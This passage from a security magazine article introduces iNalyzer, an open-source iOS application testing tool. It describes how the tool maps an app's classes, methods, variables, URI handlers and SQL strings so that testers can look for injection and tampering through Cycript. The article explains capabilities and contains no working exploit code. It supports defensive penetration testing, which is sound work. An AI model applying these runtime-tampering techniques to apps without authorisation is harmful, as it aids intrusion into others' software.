3. Then connect all the objects into a meaningful hierarchy map
4. Then use Cycript and the information collected to analyze the running process


Isn't there a tool that can perform all of this tedious work for us?

Well there wasn't one, so I wrote the iNalyzer...

THE INALYZER !

The iNalyzer is a special environment for testing iOS based systems. It collects all of the data from the system file and from class-dump-z and then generates a Doxygen-based Command&Control interface for Cycript, which gives us a full testing environment.

Some advantages of the iNalyzer: automatic activation of class-dump-z, collecting all of the information we need for the tests, it is a single tool that will perform all of the dirty work and let us deal only with the system and Cycript with no signatures, no games; an automatic way of decoding dump:



Here are a number of examples of what iNalyzer provides.

Presentation of external links, for the sake of mapping interface points with external servers (Figure 11, page 45).

Showing used URI interface, for the sake of mapping out external activations of other applications and injections (Figure 12, page 45).

FIGURE 11





FIGURE 12



Showing SQL strings in use, for the sake of vulnerability analysis of local and remote injections:

CFURL interface which is registered with the system and act as additional activation point, and a convenient attack vector (*Figure 14*, page 47).

Presentation of all the system objects, for the sake of exposing problematic or redundant functionalities (*Figure 15*, page 47)

Presenting all of the system methods, for the sake of direct activation by Cycript (*Figure 16*, page 47).

Presenting all of the system variables, for the sake of tampering attacks (*Figure 17*, page 48).

FIGURE 14




FIGURE 15




FIGURE 16





FIGURE 17



Presenting all of the system characteristics, for the sake of injection / tampering attacks

FIGURE 18



Presenting all of the embedded strings from the Mach-O file, for the sake of sensitive information leakage damage analysis (*Figure 19*, page 49).

In addition to all this, the interface includes a Cycript activation environment directly to the device, so there is no need to open SSH and work from a terminal (*Figure 20*, page 49).

iNalyzer enables us to stop referring to information security tests on iOS systems as Black Box; it allows me to receive all of the available information in a convenient way into a user-friendly testing interface.

FIGURE 19






FIGURE 20



Now instead of using proxy to perform attacks like in regular web-based systems, I turn the application into the spearhead in the testing process, so our testing environment looks like the following diagram:

FIGURE 21



SUMMARY

In this article, I tried to squeeze in as many subjects related with the iOS application testing environment, I did not cover most of the subjects in depth, but I am a great believer in ones' ability to learn and advance at his own pace. The main idea was

to introduce you to the key players in this process, as well as presenting some of the methodology it encompasses. In addition, I presented the iNalyzer to you as an advanced system for this type of testing and I demonstrated some of its advantages.

I will be very happy if you find the iNalyzer to be helpful in your analysis process, and will be even happier if you decide to customize it according to your needs. This is why it is distributed as a free, open source tool. You can download it from our website and find other updates and movies. The entire article is given for free, for the good of the community and I am hopeful you find it interesting and helpful, if you would like you are welcome to contact me for questions and feedback. ¶

About the Author





CHILIK TAMIR is an information security expert with over two decades of experience in research, development, testing, consulting and training in the field of applicative information security for clients in the fields of finance, security, government offices and corporations. Among his previous publications you will find AppUse – a testing environment for Android applications developed together with Erez Metula; Belch – an automatic tool for analysis and testing of binary protocols such as Flex and Java-Serialization; as well as his lectures in conferences in Israel such as HITB Amsterdam 2013, OWASP IL 2011 and OWASP IL 2012. He is the Chief Scientist at AppSec Labs, where he acts as head of R&D and innovation.



HITB Magazine is currently seeking submissions for our next issue. If you have something interesting to write, please drop us an email at: editorial@hackinthebox.org

Topics of interest include, but are not limited to the following:

- * Next generation attacks and exploits
- * Apple / OS X security vulnerabilities
- * SS7/Backbone telephony networks
- * VoIP security
- * Data Recovery, Forensics and Incident Response
- * HSDPA / CDMA Security / WIMAX Security
- * Network Protocol and Analysis
- * Smart Card and Physical Security
- * WLAN, GPS, HAM Radio, Satellite, RFID and Bluetooth Security
- * Analysis of malicious code
- * Applications of cryptographic techniques
- * Analysis of attacks against networks and machines
- * File system security
- * Side Channel Analysis of Hardware Devices
- * Cloud Security & Exploit Analysis



CONTACT US

HITB Magazine
Hack In The Box
36th Floor, Menara Maxis,
Kuala Lumpur City Centre
50088 Kuala Lumpur
Malaysia

Tel: +603-2615-7299

Fax: +603-2615-0088

Email: *media@hackinthebox.org*